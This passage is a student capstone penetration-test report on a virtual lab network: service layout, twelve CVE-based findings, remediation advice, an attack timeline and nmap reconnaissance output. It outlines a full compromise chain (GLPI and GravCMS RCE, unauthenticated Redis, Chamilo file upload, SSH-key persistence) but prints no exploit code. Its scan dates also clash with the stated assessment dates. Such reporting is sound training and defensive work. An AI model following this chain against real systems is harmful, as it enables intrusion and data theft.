Capstone REPORT

Karam International University (KIU) - Full Infrastructure Compromise

Internal Network Penetration Test - Assumed Breach to LAN

Target network	192.168.40.0/24
Target hosts	192.168.40.133, 192.168.40.139, 192.168.40.140
Engagement type	Internal network penetration test (assumed breach to LAN)
Report date	22 October 2026
Report version	1.0 Final
Tester	Karam Al-Hmoud (karam03)
Operator host	192.168.40.130 (Kali Linux)
Classification	**CONFIDENTIAL - contains exploitable detail and live credentials**

Done by Karam Al-HMOUD - everything implemented is human used


Table of Contents

Part 1: System Admin 4
Part 2: Attack Chain 8
1. Executive Summary 9
2. Methodology and Goals 2.1 Objectives 11
3. Attack Narrative 12
Directory Enumeration 16
Manual Verification 19
Vulnerability Mapping 29
4. Findings 40
F-01 - CVE-2022-35914: GLPI Code Injection to Remote Code Execution 40
F-02 - CVE-2021-21425: GravCMS Unauthenticated Scheduler RCE 40
F-03 - CVE-2022-0543: Redis Lua Sandbox Escape to Remote Code Execution 41
F-04 - Redis Unauthenticated Access with Sensitive Data Exposure 42
F-05 - CVE-2023-4220: Chamilo LMS Unrestricted File Upload to RCE 43
F-06 - CVE-2021-21311: Adminer Server-Side Request Forgery 43
F-07 - MariaDB Exposed to Network on Server 3 44
F-08 - Plaintext Credentials Stored in Database and Redis 44
F-09 - CVE-2023-43770: Roundcube Stored Cross-Site Scripting 46
F-10 - GLPI htmLawedTest.php Test File Left in Production 46
F-11 - SMTP VRFY Enabled - User Enumeration 47
F-12 - GravCMS Admin Panel and Debug Mode Exposed 47
5. Recommendations and Mitigations 49
5.1 Prioritized Remediation Plan 49
5.2 Strategic Recommendations 49
Part 3 : incident response 50
Document control 50
Executive summary 50
Scope and environment 51
Detection and investigation methodology 51
Master timeline 52
Detailed findings 53
Indicators of compromise 60
MITRE ATT&CK mapping 62
Building the ATT&CK Navigator layer 63
Detection gaps 63
Root cause analysis 64
Remediation applied 64

Replication proof 72
MITRE D3FEND mapping 74
Recommendations and lessons learned 75
Appendices 76
Appendix A - Tools Used 76
Appendix B - Indicators of Compromise (IOCs) 76
Appendix C - Evidence / Captured Data 76
Appendix D - Infrastructure Map 76
Appendix E - References 77
Appendix F - Severity Rating Definitions 77

Part 1: System Admin

High-level Architecture



IP Adress & services plan

IP addresses

Device	Interface	IP Address	Subnet	Purpose
Kali Linux	eth0 (hostonly)	192.168.40.130	255.255.255.0	configuration platform
Server 1 - LMS	eth0 (hostonly)	192.168.40.133	255.255.255.0	Chamilo LMS + Adminer
Server 2 - IT Mgmt	eth0 (hostonly)	192.168.40.139	255.255.255.0	GLPI + Roundcube
Server 3 - Web/Cache	eth0 (hostonly)	192.168.40.140	255.255.255.0	GravCMS + Redis + MariaDB

Port numbers – services

Server	Port	Protocol	Service
Server 1 (133)	22	TCP	SSH
Server 1 (133)	80	TCP	Apache (Chamilo + Adminer)
Server 1 (133)	3306	TCP	MySQL
Server 2 (139)	22	TCP	SSH
Server 2 (139)	80	TCP	Apache (GLPI + Roundcube)
Server 2 (139)	25	TCP	Postfix SMTP
Server 2 (139)	143	TCP	Dovecot IMAP
Server 2 (139)	3306	TCP	MariaDB
Server 3 (140)	22	TCP	SSH
Server 3 (140)	80	TCP	Apache (GravCMS)
Server 3 (140)	3306	TCP	MariaDB
Server 3 (140)	6379	TCP	Redis

Running services list:

Server 1 - LMS Server (192.168.40.133) | Ubuntu 20.04 LTS

Service	Port	Brief
Apache 2.4	80	Open-source web server that handles all incoming HTTP requests and serves the web applications running on this server.
PHP 7.4	-	Server-side scripting runtime that executes the Chamilo and Adminer application code.
Chamilo LMS	80	The university's e-learning platform. Students use it to access course materials, submit assignments, and take exams. Instructors use it to upload content and manage their courses.
MySQL	3306	Relational database that stores all Chamilo data – student records, course content, grades, and user accounts.
Adminer 4.7.8	80	Single-file PHP database management tool. The IT admin uses it to browse, query, and manage the MySQL database from a browser.
SSH	22	Encrypted remote access protocol used by IT staff to administer the server from the command line.

Server 2 - IT Management Server (192.168.40.139) | Ubuntu 22.04 LTS

Service	Port	Brief
Apache 2.4	80	Web server handling all HTTP requests, hosting both GLPI and Roundcube on the same IP.
PHP 8.1	-	Runtime for both GLPI and Roundcube applications.
GLPI 10.0.2	80	IT helpdesk and asset management platform. IT staff use it to track hardware assets, manage software licenses, and handle support tickets from faculty and students.
MariaDB	3306	Relational database storing all GLPI data – asset inventories, ticket histories, and IT configurations.
Postfix SMTP	25	Mail transfer agent responsible for sending and receiving emails for the university.local domain.
Dovecot IMAP	143	IMAP server that stores user emails and serves them to Roundcube when a user logs in.
Roundcube 1.5.0	80	Self-hosted webmail client. Staff and faculty use it to access their university email from any browser – used by universities worldwide including Harvard and Cambridge.
SSH	22	Encrypted remote access for IT staff administration.

Server 3 - Web & Cache Server (192.168.40.140) | Ubuntu 20.04 LTS

Service	Port	Brief
Apache 2.4	80	Web server serving the GravCMS public website to visitors.
PHP 7.4	-	Runtime for GravCMS.
GravCMS 1.7.0	80	Flat-file CMS powering the university's public website. Staff publish news, exam schedules, and department pages. Students visit it to find university information.
MariaDB	3306	Relational database for structured university data storage.
Redis 5.0.7	6379	In-memory key-value store used as a caching and session management layer, improving application response times by storing frequently accessed data in memory.
SSH	22	Encrypted remote access for IT staff administration.

Part 2: Attack Chain

PENETRATION TEST REPORT

Karam International University (KIU) - Full Infrastructure Compromise

Internal Network Penetration Test - Assumed Breach to LAN

Target network	192.168.40.0/24
Target hosts	192.168.40.133, 192.168.40.139, 192.168.40.140
Engagement type	Internal network penetration test (assumed breach to LAN)
Assessment dates	20 - 21 October 2026
Report date	22 October 2026
Report version	1.0 Final
Tester	Karam Al-Hmoud (karam03)
Operator host	192.168.40.130 (Kali Linux)
Classification	**CONFIDENTIAL - contains exploitable detail and live credentials**

Done by Karam Al-HMOUD - everything implemented is human used

1. Executive Summary

Overall risk: Critical.

1.1 Engagement Overview

Karam International University (KIU) engaged this assessment to determine whether an attacker who has gained access to the university's internal network could compromise critical infrastructure. The scope covered three servers on the 192.168.40.0/24 subnet: a learning management system (Chamilo LMS on 192.168.40.133), an IT helpdesk and email platform (GLPI and Roundcube on 192.168.40.139), and the university's public website with a caching layer (GravCMS and Redis on 192.168.40.140). Testing was conducted over three servers in 20 and 21 October 2026 from a Kali Linux machine positioned on the same network segment, mimicking a real attack with a public IP address.

The result that we got was compromising the whole system. Starting with no credentials, I compromised all three servers, accessed every database, and recovered student records, faculty information, IT asset components, and system’s credentials. On one server, the second step server exploit resulted in root access directly, without any additional privilege escalation techniques required. All the exploited vulnerability during this attack was a known and published CVE with public available report, meaning a semi-skilled attacker could reproduce this entire attack using freely available tools and documentation.

1.2 Summary of Findings

Twelve findings were identified across the engagement. Severity reflects real-world impact in this environment, not a generic textbook rating.

ID	Finding	Severity	Affected Server
F-01	CVE-2022-35914: GLPI Code Injection to RCE	Critical	Server 2 (.139)
F-02	CVE-2021-21425: GravCMS Scheduler RCE	Critical	Server 3 (.140)
F-03	CVE-2022-0543: Redis Lua Sandbox Escape to RCE	Critical	Server 3 (.140)
F-04	Redis Unauthenticated Access with Sensitive Data	Critical	Server 3 (.140)
F-05	CVE-2023-4220: Chamilo Unrestricted File Upload to RCE	High	Server 1 (.133)
F-06	CVE-2021-21311: Adminer SSRF	High	Server 1 (.133)
F-07	MariaDB Exposed to Network on Server 3	High	Server 3 (.140)
F-08	Plaintext Credentials in Database and Redis	High	Server 3 (.140)
F-09	CVE-2023-43770: Roundcube Stored XSS	Medium	Server 2 (.139)
F-10	GLPI htmLawedTest.php Test File in Production	Medium	Server 2 (.139)
F-11	SMTP VRFY Enabled - User Enumeration	Medium	Server 2 (.139)
F-12	GravCMS Admin Panel and Debug Mode Exposed	Medium	Server 3 (.140)

Severity breakdown: 4 Critical, 4 High, 4 Medium.

1.3 Attack Path

CVE-2022-35914 (unauthenticated code injection in GLPI htmLawedTest.php) gave us a shell on the IT helpdesk server. Post-exploitation of the GLPI database showed the university's IT assets, identifying the remaining servers. CVE-2021-21425 (unauthenticated YAML write in GravCMS scheduler) delivered a root shell on the public web server. Redis on that server, running without authentication, stored cleartext database credentials and was separately exploitable via CVE-2022-0543 (Lua sandbox escape).

The database password from Redis unlocked the university's student database. Finally, CVE-2023-4220 (unrestricted file upload in Chamilo bigUpload) placed a webshell on the LMS server, granting access to student and faculty accounts. Two additional vulnerabilities were confirmed but not exploited: CVE-2023-43770 (Roundcube stored XSS) and CVE-2021-21311 (Adminer SSRF).

1.4 Business Impact

Complete infrastructure compromise means every asset in all of these three servers should be treated as exposed: the student records and academic data in Chamilo, the IT asset inventory and helpdesk tickets in GLPI, the student database and infrastructure credentials on the web server, and the email system on the helpdesk server. An attacker with this level of access could manipulate grades, exfiltrate personal data, send phishing emails from legitimate university accounts, or use the compromised infrastructure as a staging point for further attacks.

1.5 Key Recommendations

1. Apply security patches to all web applications immediately: GLPI to 10.0.3+, GravCMS Admin Plugin to 1.10.8+, Chamilo to 1.11.26+, Roundcube to 1.5.1+, and Adminer to 4.7.9+.
2. Bind Redis and MariaDB to localhost (127.0.0.1) on Server 3 and configure Redis authentication. Neither service should accept connections from the network.
3. Remove all test files, debug interfaces, and unnecessary management tools from production: htmLawedTest.php, the GLPI /install/ directory, the GravCMS admin panel (or restrict by IP), and Adminer.
4. Eliminate plaintext credential storage. Move secrets to environment variables or a secrets manager, and rotate every credential exposed in this report immediately.
5. Implement network segmentation between the three servers so that compromise of one system does not provide a direct path to the others.
6. Disable SMTP VRFY on the mail server to prevent username enumeration.

2. Methodology and Goals

2.1 Objectives

Determine whether an attacker positioned on the university's internal network, with no credentials and no prior knowledge of the environment, could identify, exploit, and compromise the institution's server infrastructure, access sensitive data, and potentially achieve full administrative control of the underlying operating systems.

2.2 Scope

In scope: the three servers on the 192.168.40.0/24 subnet and all network services they expose, including web applications (GLPI, GravCMS, Chamilo LMS, Roundcube, Adminer), database services (MariaDB, MySQL), cache services (Redis), mail services (Postfix, Dovecot), and SSH.

Out of scope: all other hosts and infrastructure; denial-of-service testing; social engineering and phishing; physical intrusion; the 192.168.202.0/24 external network.

2.3 Approach

Testing followed a standard penetration-testing methodology:

- Reconnaissance and service enumeration (host discovery, port and version scanning, directory enumeration)
- Vulnerability identification and mapping (searchsploit, NVD, manual verification)
- Initial access and exploitation of identified vulnerabilities
- Post-exploitation enumeration and credential harvesting
- Lateral movement and pivoting between servers
- Privilege escalation assessment on all compromised hosts
- Evidence collection and objective completion

2.4 Tooling

Standard offensive tooling was used throughout: Nmap for host discovery and service enumeration; Gobuster for directory and file brute-forcing; searchsploit and the National Vulnerability Database for CVE research; curl for manual HTTP exploitation; ‘nc’ for reverse shell listeners; redis-cli for Redis interaction; the MySQL command-line client for database access; and standard Linux utilities (find, grep, cat, ss) for post-exploitation enumeration.

2.5 Limitations

The assessment was conducted over three sessions between 20 and 21 October 2026, targeting three servers on a single subnet. The attacker was assumed to have already gained access to the local network. A clean result on out-of-scope areas should not be inferred. Two CVEs (CVE-2023-43770 and CVE-2021-21311) were confirmed by version identification but not fully exploited; their impact is documented based on the published advisory details.

3. Attack Narrative

This section tells the story of the engagement in the order events occurred, so the defensive team can retrace the activity and identify where detection could have interrupted the chain. All timestamps are from the operator's local time zone as noted in evidence.

3.1 Timeline of Key Actions

Time	Date	Action	Result
21:12	Oct 20	Host discovery scan (nmap -sn)	3 live hosts identified on 192.168.40.0/24
21:14-19	Oct 20	Initial service scans (-sV -sC) on all hosts	Ports, services, and versions catalogued
21:26-28	Oct 20	Detailed scans with full port range (-p-)	Redis on port 6379 discovered on .140
21:36-47	Oct 20	Directory enumeration (Gobuster) on all hosts	Admin panels, test files, backup dirs found
22:58	Oct 20	Manual verification of discovered paths	GravCMS admin, Adminer, GLPI /install/ confirmed
23:47	Oct 20	Service-level testing (Redis, SMTP, MariaDB)	Redis no-auth confirmed; SMTP VRFY enabled
00:18	Oct 21	Nikto enumeration on all hosts	Several weaknesses on each server
01:20	Oct 21	Vulnerability mapping (searchsploit + NVD)	6 CVEs mapped to targets
13:31	Oct 21	CVE-2022-35914: GLPI htmLawedTest.php RCE	Shell as www-data on Server 2 (.139)
13:36	Oct 21	Post-exploitation: GLPI DB, assets, users	Infrastructure intelligence gathered
13:38	Oct 21	Linux Smart Enumeration to catch vulns	Nothing interested in privilege escalation
13:42	Oct 21	Roundcube 1.5.0 confirmed (CVE-2023-43770)	Planted finding documented
13:51	Oct 21	CVE-2021-21425: GravCMS scheduler Stage 1	Reverse shell script written to /tmp/shell.sh
13:53	Oct 21	GravCMS scheduler Stage 2 executes	Root shell received on Server 3 (.140)
14:05	Oct 21	Redis KEYS * retrieves config data	DB password, JWT token, secrets recovered
14:28	Oct 21	MariaDB university_db accessed	8 student records + system_config accessed
14:49	Oct 21	Persistence in the server by SSH key	Successful put a key in authorized_keys
16:29	Oct 21	CVE-2022-0543: Redis Lua sandbox escape	RCE confirmed as redis user
17:41	Oct 21	CVE-2023-4220: Chamilo bigUpload RCE	PHP webshell uploaded, no auth required
17:46	Oct 21	Webshell RCE confirmed on Server 1	Shell as www-data on Server 1 (.133)
17:48	Oct 21	Post-exploitation: Chamilo DB, Adminer	10 user accounts; CVE-2021-21311 documented
18:02	Oct 21	Assessment complete	All 3 servers compromised

3.2 Reconnaissance

Reconnaissance began with a host discovery sweep of the 192.168.40.0/24 subnet using Nmap's ping scan. Three live hosts were identified beyond the Kali workstation and the network gateway: 192.168.40.133, 192.168.40.139, and 192.168.40.140.

```
$ nmap -sn 192.168.40.0/24
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nmap -sn 192.168.40.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 14:38 -0400
Nmap scan report for 192.168.40.1
Host is up (0.00049s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for lms.kiu.edu.jo (192.168.40.133)
Host is up (0.00037s latency).
MAC Address: 00:0C:29:74:09:A8 (VMware)
Nmap scan report for helpdesk.kiu.edu.jo (192.168.40.139)
Host is up (0.00021s latency).
MAC Address: 00:0C:29:E1:9E:31 (VMware)
Nmap scan report for kiu.edu.jo (192.168.40.140)
Host is up (0.00021s latency).
MAC Address: 00:0C:29:D5:88:0E (VMware)
Nmap scan report for 192.168.40.254
Host is up (0.00019s latency).
MAC Address: 00:50:56:E8:11:C2 (VMware)
Nmap scan report for 192.168.40.130
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.90 seconds
```

Service and version detection scans (-sV -sC) were run against each host. Server 1 (192.168.40.133, lms.kiu.edu.jo) exposed SSH on port 22 and Apache on port 80 serving the Chamilo LMS. Server 2 (192.168.40.139, helpdesk.kiu.edu.jo) presented a broader attack surface: SSH/22, Apache/80 serving GLPI, SMTP/25 (Postfix), POP3/110 and IMAP/143 (Dovecot), and their TLS counterparts on 993 and 995. Server 3 (192.168.40.140, kiu.edu.jo) exposed SSH/22, Apache/80 serving GravCMS, MariaDB/3306, and Redis/6379.

```
$ nmap -sV -sC 192.168.40.140 -oN full_scan.txt
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nmap -sV -sC 192.168.40.140 -oN kiu.edu.jo.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 14:44 -0400
Nmap scan report for kiu.edu.jo (192.168.40.140)
Host is up (0.00011s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dc:a4:05:87:9f:b0:ff:c5:4a:b6:b2:7a:6b:1e:1d:cf (RSA)
|   256 a3:94:55:86:01:c0:1c:81:f8:82:3f:5a:1a:1e:2c:69 (ECDSA)
|_  256 52:3c:a3:09:3e:29:21:fa:04:e2:ef:69:4d:df:66:72 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| /backup/ /bin/ /cache/ /grav/ /logs/ /system/ /vendor/
|_/user/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Karam International University
3306/tcp open  mysql   MariaDB 5.5.5-10.3.39
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.39-MariaDB-0ubuntu0.20.04.2
|   Thread ID: 38
|   Capabilities flags: 63486
|   Some Capabilities: InteractiveClient, SupportsTransactions, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, Support41Auth, IgnoreSigpipes, FoundRows, DontAllowDatabaseTableColumn, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, SupportsLoadDataLocal, ODBCClient, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: +#lzBtGBUe}fcB^4)le9
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:D5:88:0E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
$ nmap -sV -sC 192.168.40.139 -oN full_scan.txt
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nmap -sV -sC 192.168.40.139 -oN helpdesk.kiu.edu.jo.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 15:49 -0400
Nmap scan report for helpdesk.kiu.edu.jo (192.168.40.139)
Host is up (0.00027s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:67:87:24:5e:28:65:c1:f2:8a:f0:31:25:f6:0e:bc (ECDSA)
|_  256 e4:2a:b8:2f:c4:18:35:d5:6f:47:1f:f9:ff:02:16:75 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: glpi-victim.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp  open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Authentication - GLPI
110/tcp open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=glpi-victim
| Subject Alternative Name: DNS:glpi-victim
| Not valid before: 2026-09-14T09:16:55
|_Not valid after:  2036-09-11T09:16:55
|_pop3-capabilities: TOP STLS CAPA SASL AUTH-RESP-CODE RESP-CODES PIPELINING UIDL
143/tcp open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=glpi-victim
| Subject Alternative Name: DNS:glpi-victim
| Not valid before: 2026-09-14T09:16:55
|_Not valid after:  2036-09-11T09:16:55
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ENABLE ID more Pre-login have SASL-IR LITERAL+ STARTTLS listed capabilities LOGIN-REFERRALS OK LOGINDISABLEDA0001 IDLE IMAP4rev1 post-login
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=glpi-victim
| Subject Alternative Name: DNS:glpi-victim
| Not valid before: 2026-09-14T09:16:55
|_Not valid after:  2036-09-11T09:16:55
|_imap-capabilities: ENABLE ID Pre-login more SASL-IR LITERAL+ have AUTH=PLAINA0001 listed LOGIN-REFERRALS capabilities OK IDLE IMAP4rev1 post-login
995/tcp open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=glpi-victim
| Subject Alternative Name: DNS:glpi-victim
| Not valid before: 2026-09-14T09:16:55
|_Not valid after:  2036-09-11T09:16:55
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: TOP USER CAPA SASL(PLAIN) AUTH-RESP-CODE RESP-CODES PIPELINING UIDL
MAC Address: 00:0C:29:E1:9E:31 (VMware)
Service Info: Host:  glpi-victim.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.91 seconds
```

```
$ nmap -sV -sC 192.168.40.133 -oN full_scan.txt
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nmap -sV -sC 192.168.40.133 -oN lms.kiu.edu.jo.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 16:29 -0400
Nmap scan report for lms.kiu.edu.jo (192.168.40.133)
Host is up (0.00048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e1:60:04:b2:1e:cc:eb:22:84:ba:60:de:d7:94:8b:bb (RSA)
|   256 3f:f4:7a:2c:7f:b4:af:4a:35:f9:56:ba:b3:14:ab:75 (ECDSA)
|_  256 da:83:77:55:5f:e6:9c:1d:5a:11:c7:c5:99:5d:1c:99 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 12 disallowed entries
| /app/ /bin/ /documentation/ /home/ /main/ /plugin/
| /tests/ /vendor/ /license.txt /README.txt /whoisonline.php
|_/whoisonlinesession.php
|_http-generator: Chamilo 1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: target - Chamilo Lab
MAC Address: 00:0C:29:74:09:A8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
```

Full port scans (-p-) were run on all three hosts to ensure no services were missed on non-standard ports. A targeted scan confirmed Redis on port 6379 of Server 3, which the default top-1000 scan had missed.

```
$ nmap -p- 192.168.40.140 -oN fullports_srv3.txt
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ nmap -sV -sC -p- 192.168.40.140 -oN full_kiu.edu.jo.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 17:10 -0400
Nmap scan report for kiu.edu.jo (192.168.40.140)
Host is up (0.00058s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dc:a4:05:87:9f:b0:ff:c5:4a:b6:b2:7a:6b:1e:1d:cf (RSA)
|   256 a3:94:55:86:01:c0:1c:81:f8:82:3f:5a:1a:1e:2c:69 (ECDSA)
|_  256 52:3c:a3:09:3e:29:21:fa:04:e2:ef:69:4d:df:66:72 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Karam International University
| http-robots.txt: 8 disallowed entries
| /backup/ /bin/ /cache/ /grav/ /logs/ /system/ /vendor/
|_/user/
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open  mysql   MariaDB 5.5.5-10.3.39
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.39-MariaDB-0ubuntu0.20.04.2
|   Thread ID: 57
|   Capabilities flags: 63486
|   Some Capabilities: SupportsCompression, SupportsTransactions, Support41Auth, DontAllowDatab
aseTableColumn, FoundRows, InteractiveClient, ConnectWithDatabase, IgnoreSigpipes, Speaks41Prot
ocolNew, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, LongColumnFlag, SupportsLoadDataLoc
al, ODBCClient, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: |o:qKc3nV@~{m3U3=xh~
|_  Auth Plugin Name: mysql_native_password
6379/tcp open  redis   Redis key-value store 5.0.7
MAC Address: 00:0C:29:D5:88:0E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.63 seconds
```

FULL network map:

```
192.168.40.133 (lms.kiu.edu.jo) - Ubuntu 20.04
├── 22/tcp - OpenSSH 8.2p1
└── 80/tcp - Apache 2.4.41 → Chamilo LMS 1.x

192.168.40.139 (helpdesk.kiu.edu.jo) - Ubuntu 22.04
├── 22/tcp - OpenSSH 8.9p1
├── 25/tcp - Postfix SMTP (VRFY enabled)
├── 80/tcp - Apache 2.4.52 → GLPI
├── 110/tcp - Dovecot POP3
├── 143/tcp - Dovecot IMAP
├── 993/tcp - Dovecot IMAPS
└── 995/tcp - Dovecot POP3S

192.168.40.140 (kiu.edu.jo) - Ubuntu 20.04
├── 22/tcp - OpenSSH 8.2p1
├── 80/tcp - Apache 2.4.41 → GravCMS
├── 3306/tcp - MariaDB 10.3.39
└── 6379/tcp - Redis 5.0.7 (NO AUTH)
```

Directory Enumeration

